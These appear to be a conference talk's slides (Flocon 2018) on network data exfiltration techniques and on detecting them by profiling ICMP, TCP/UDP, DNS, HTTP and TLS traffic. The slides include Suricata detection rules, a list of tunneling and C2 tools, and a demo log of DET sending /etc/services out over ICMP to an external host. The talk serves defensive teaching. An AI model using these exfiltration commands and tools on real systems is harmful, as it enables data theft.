COLLECTIVE SENSE

May the Data stay with U! Network Data Exfiltration Techniques.

Leszek Mis - Flocon 2018

COLLECTIVE SENSE

About me


- VP, Cyber Security @ Collective-Sense.com
- IT Security Architect and Founder @ Defensive-Security.com
- Author of “Open Source Defensive Security” Training
- Trainer at OWASP Appsec USA, Brucon, Confidence, ISSA and many others
- Offensive Security Certified Professional (OSCP)
- Red Hat Certified Architect / RHCSS / RHCX / Splunk Architect
- Member of ISSA/OWASP Poland Chapter
- Focused on:
  - Threat hunting and Incident Response
  - Linux, Network and Web Application Security
  - Penetration testing / security audits / OSINT hunting
  - Hardened IT Infrastructure (SSO/IdM)
  - Behavioral / statistical analysis → Machine Learning / Deep Learning

What is Data Exfiltration?

- Part of post exploitation process
- Unauthorized copying, transfer or retrieval of data from a computer or server
- Malicious activity performed through various different techniques, typically by cybercriminals over the Internet or other network
- Data theft, data exportation
- There is no single silver bullet solution to detect it:
  - Defense in Depth

Defense in depth

- Strategy of having layered security mechanisms:
  - if one fails, the other may still provide a protection
  - Network segmentation + deep network traffic analysis + OS device hardening + vulnerability scanning + risk assessments + threat hunting + IR + security culture + experienced team
  - Questions:
    - Which layers/devices do your external network packet pass?
    - Who? When? Where? What? Why? How?



Top Network Protocols for Exfil!

- TCP / UDP / ICMP
- HTTP / HTTPS / Websockets:
  - XXE / XSS / SQL Injection / RCE
- DNS
- SOCKS v4/5
- SSH / SCP / SFTP
- POP3 / SMTP
- RDP
- FTP / TFTP
- NTP
- BGP
- WMI
- P2P
- VOIP
  - + Cloud services and many others

ATT&CK Matrix

The MITRE ATT&CK Matrix™ is an overview of the tactics and techniques described in the ATT&CK model. It visually aligns individual techniques under the tactics in which they can be applied. Some techniques span more than one tactic because they can be used for different purposes.


Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Automated Exfiltration	Commonly Used Port
AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Compressed	Communication Through Removable Media
Basic Input/Output System	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Graphical User Interface	Data Staged	Data Encrypted	Connection Proxy
Bootkit	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	InstallUtil	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Change Default File Association	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	PowerShell	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Component Firmware	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	Process Hollowing	Data from Removable Media	Exfiltration Over Command and Control Channel	Data Obfuscation

Multi-level Network Traffic Analytics

- SPAN / TAP based:
  - Packet Headers / FPC
  - Network Protocol Decoders
  - Signatures
- Routers / switches based:
  - Flow protocols → Netflow v5/v9, IPFIX
- SNMP polling
- Logs
- Lists & feeds → IP reputation / malware / phishing lists / coinblocker lists
- Data enrichment → GEO / whois / IP-info / VT / GSB / Shodan
- Active vulnerability scanning → CVE/MITRE Searcher
- Canary tokens → honey traps → deception

ICMP baseline profiling

- ICMP important data:
  - Connection start/end time + recurrence
  - SRC / DST IP
  - Proto name = 1
  - Total length
  - ICMP Type
  - ICMP code
  - Time To Live
  - Traffic direction
  - Number of packets from src/dst to dst/src
  - Number of bytes from src/dst to dst/src




ICMP baseline profiling

- Use-cases:
  - ICMP tunneling tools:
    - icmptunnel
    - meter → icmp_exfil
      - nping
      - exfiltrate-data.rb
    - icmpsh / hans
    - DET

```
05:15:54.502350 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1228
05:16:00.542136 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1148
05:16:05.578163 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1316
05:16:06.610035 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1248
05:16:12.650133 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1132
05:16:15.686111 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 196
05:16:18.722137 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 36
05:16:22.681706 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 96
05:16:28.730028 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1200
05:16:29.762040 IP devfrmtst01.cs.int > 197.238.199.104.bc.googleusercontent.com: ICMP echo request, id 0, seq 0, length 1312
```

```
[2017-12-21.13:16:15] Using icmp as transport method
[2017-12-21.13:16:15] [icmp] Sending 188 bytes with ICMP packet
[2017-12-21.13:16:15] Sleeping for 3 seconds
[2017-12-21.13:16:18] Using icmp as transport method
[2017-12-21.13:16:18] [icmp] Sending 28 bytes with ICMP packet
root@devfrmtst01:~/DET# python det.py -f /etc/services -p icmp -c ./config.json
[2017-12-21.13:16:22] CTRL+C to kill DET
[2017-12-21.13:16:22] Launching thread for file /etc/services
[2017-12-21.13:16:22] Using icmp as transport method
[2017-12-21.13:16:22] [!] Registering packet for the file
[2017-12-21.13:16:22] [icmp] Sending 88 bytes with ICMP packet
[2017-12-21.13:16:22] Sleeping for 6 seconds
[2017-12-21.13:16:28] Using icmp as transport method
[2017-12-21.13:16:28] [icmp] Sending 1192 bytes with ICMP packet
[2017-12-21.13:16:28] Sleeping for 1 seconds
[2017-12-21.13:16:29] Using icmp as transport method
[2017-12-21.13:16:29] [icmp] Sending 1304 bytes with ICMP packet
[2017-12-21.13:16:29] Sleeping for 3 seconds
[2017-12-21.13:16:32] Using icmp as transport method
[2017-12-21.13:16:32] [icmp] Sending 1168 bytes with ICMP packet
```

```
[2017-12-21.13:16:05] [icmp] Received ICMP packet from: 65.19.133.114 to 10.140.0.2
[2017-12-21.13:16:05] Received 979 bytes
[2017-12-21.13:16:06] [icmp] Received ICMP packet from: 65.19.133.114 to 10.140.0.2
[2017-12-21.13:16:06] Received 929 bytes
[2017-12-21.13:16:12] [icmp] Received ICMP packet from: 65.19.133.114 to 10.140.0.2
[2017-12-21.13:16:12] Received 841 bytes
[2017-12-21.13:16:15] [icmp] Received ICMP packet from: 65.19.133.114 to 10.140.0.2
[2017-12-21.13:16:15] Received 139 bytes
[2017-12-21.13:16:18] [icmp] Received ICMP packet from: 65.19.133.114 to 10.140.0.2
[2017-12-21.13:16:18] Received 19 bytes
[2017-12-21.13:16:18] File services recovered
[2017-12-21.13:16:22] [icmp] Received ICMP packet from: 65.19.133.114 to 10.140.0.2
```




COLLECTIVE SENSE

TCP/UDP baseline profiling per device

- Few examples of TCP / UDP security features:
  - Proto name = 6 / 17
  - SRC / DST IP
  - SRC / DST port
  - Connection start / end time → keep-alive heartbeat
  - Number of SYN / FIN / ACK / PSH / URG / FIN packets
  - Number of sequence packets
  - Number of retransmitted packets
  - Number of TCP header flags
  - Number of Fragmented packets
  - Flow ID
  - Traffic direction

TCP/UDP baseline profiling per device

- Use-cases:
  - stratum+TCP → JSON over TCP sockets
  - udp2raw tunnel
  - SSH/* over 53/tcp:
    - DNS decoder is blind
  - sgl:
    - swiss army knife for data encryption, exfill and covert communication
  - pupy:
    - HTTP over HTTP over base64 over HTTP over AES over obfs3
  - Meterpreter
    - bind / reverse shell:
      - upload / download
    - pivoting:
      - route
      - portfwd




```
msf > use payload/
Display all 458 possibilities? (y or n)
```

TCP/UDP baseline profiling

- Suricata rules:

HTTP

```
alert tcp any any -> any ![80,8080] (msg:"SURICATA HTTP but not tcp port 80, 8080"; flow:to_server; app-layer-protocol:http; sid:2271001; rev:1;)
alert tcp any any -> any 80 (msg:"SURICATA Port 80 but not HTTP"; flow:to_server; app-layer-protocol:!http; sid:2271002; rev:1;)
```

HTTPS

```
alert http any any -> any 443 (msg:"SURICATA HTTP clear text on port 443"; flow:to_server; app-layer-protocol:http; sid:2271019; rev:1;)
```

TLS

```
alert tcp any any -> any 443 (msg:"SURICATA Port 443 but not TLS"; flow:to_server; app-layer-protocol:!tls; sid:2271003; rev:1;)
```

FTP

```
alert tcp any any -> any ![20,21] (msg:"SURICATA FTP but not tcp port 20 or 21"; flow:to_server; app-layer-protocol:ftp; sid:2271004; rev:1;)
alert tcp any any -> any [20,21] (msg:"SURICATA TCP port 21 but not FTP"; flow:to_server; app-layer-protocol:!ftp; sid:2271005; rev:1;)
```

SMTP

```
alert tcp any any -> any ![25,587,465] (msg:"SURICATA SMTP but not tcp port 25,587,465"; flow:to_server; app-layer-protocol:smtp; sid:2271006; rev:1;)
alert tcp any any -> any [25,587,465] (msg:"SURICATA TCP port 25,587,465 but not SMTP"; flow:to_server; app-layer-protocol:!smtp; sid:2271007; rev:1;)
```

SSH


```
alert tcp any any -> any !22 (msg:"SURICATA SSH but not tcp port 22"; flow:to_server; app-layer-protocol:ssh; sid:2271008; rev:1;)
alert tcp any any -> any 22 (msg:"SURICATA TCP port 22 but not SSH"; flow:to_server; app-layer-protocol:!ssh; sid:2271009; rev:1;)
```


DNS baseline profiling per device

- Few examples of DNS security features:
  - DNS servers in use
  - Transport ratio → UDP vs TCP
  - Spikes in DNS byte counts and packet sizes
  - "Exotic" DNS request types → DNS TXT/MX Tunneling
  - Spikes in DNS NXDomain replies → DGA
  - A lot of requests to *long/short/random/recently registered* domains
  - A lot of requests to fast flux domains
  - DNS replies have private addresses / patterned encoding
  - Packet size outside the normal distribution
  - First seen domain name query (ex. on AD Controller)
  - Local vs external domain queries
  - DNS typosquatting → phishing attempts → Drive By Download
  - Shannon Entropy
  - Flow ID

DNS baseline profiling

- Use-cases:
  - DNS Reverse Shell / DNS tunneling tools:
    - dnscat2
    - dnsteal
    - sqlmap --help | grep -i dns
    - DET
    - sg1
    - XFLTReaT
    - many others :>






HTTP baseline profiling

- It is all about HTTP methods, requests and responses, right?

Method	Description
GET	Request to read a Web page
HEAD	Request to read a Web page's header
PUT	Request to store a Web page
POST	Append to a named resource (e.g., a Web page)
DELETE	Remove the Web page
TRACE	Echo the incoming request
CONNECT	Reserved for future use
OPTIONS	Query certain options

HTTP baseline profiling

- HTTP important data:
  - Protocol
  - Method
  - Hostname
  - Request / Response Length
  - Request URI
  - Response Status
  - Headers:
    - User Agent
    - Referrer
    - Cookies
  - Traffic type
  - Timestamp
  - DST port / SRC port
  - Flow ID



COLLECTIVE SENSE

HTTP baseline profiling

- Examples of a few HTTP security metrics:
  - HTTP traffic to DST IP → without touching DNS + whois/GEO
  - non-HTTP traffic on HTTP port → SSL/TLS over HTTP/proxy ports
  - HTTP traffic on non-HTTP port
  - Number and size of HTTP cookies and other headers:
    - Etags/If-None-Match → Wondijna PoC
  - Number of log events coming from permissive WAF
  - Non-existing HTTP methods in use
  - HTTP GET/POST/HEAD Ratio
  - Exotic URL patterns
  - Uncommon User-Agents
  - High volume of bytes for HTTP traffic:
    - Strange time frame
    - Cloud services

HTTP baseline profiling

- Use-cases:
  - HTTP tunneling tools:
    - tuna
    - trevor C2
    - DET
    - RATTE
    - Merlin
    - XFLTReaT
    - Fruity C2
    - many others:>

COUNT (http_records.protocol)	COUNT_CASE (http_records.protocol)	http_records.protocol	http_records.method
119	HTTP/1.1	HTTP/1.1	GET
64	HTTP/1.0	HTTP/1.0	GET
32	HTTP/1.0	HTTP/1.0	OPTIONS
	SIP/2.0	SIP/2.0	OPTIONS
	RTSP/1.0	RTSP/1.0	OPTIONS
1	HTTP/1.10	HTTP/1.10	GET
	HTTP/1.1	HTTP/1.1	FLOCON

TLS baseline profiling

- TLS important data:
  - CN
  - L
  - O
  - OU
  - ST
  - C
  - Serial Number
  - Validity of certificate
  - Public key
  - Issuer → local PKI?
  - Signature Algorithm
  - SNI / SAN
  - Version
  - TLS configuration / TLS vulnerabilities
  - Flow ID


```
--> Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                not vulnerable (OK)
 CCS (CVE-2014-0224)                       not vulnerable (OK)
 Secure Renegotiation (CVE-2009-3555)      not vulnerable (OK)
 Secure Client-Initiated Renegotiation     not vulnerable (OK)
 CRIME, TLS (CVE-2012-4929)                Local problem: /usr/bin/openssl lacks zlib support
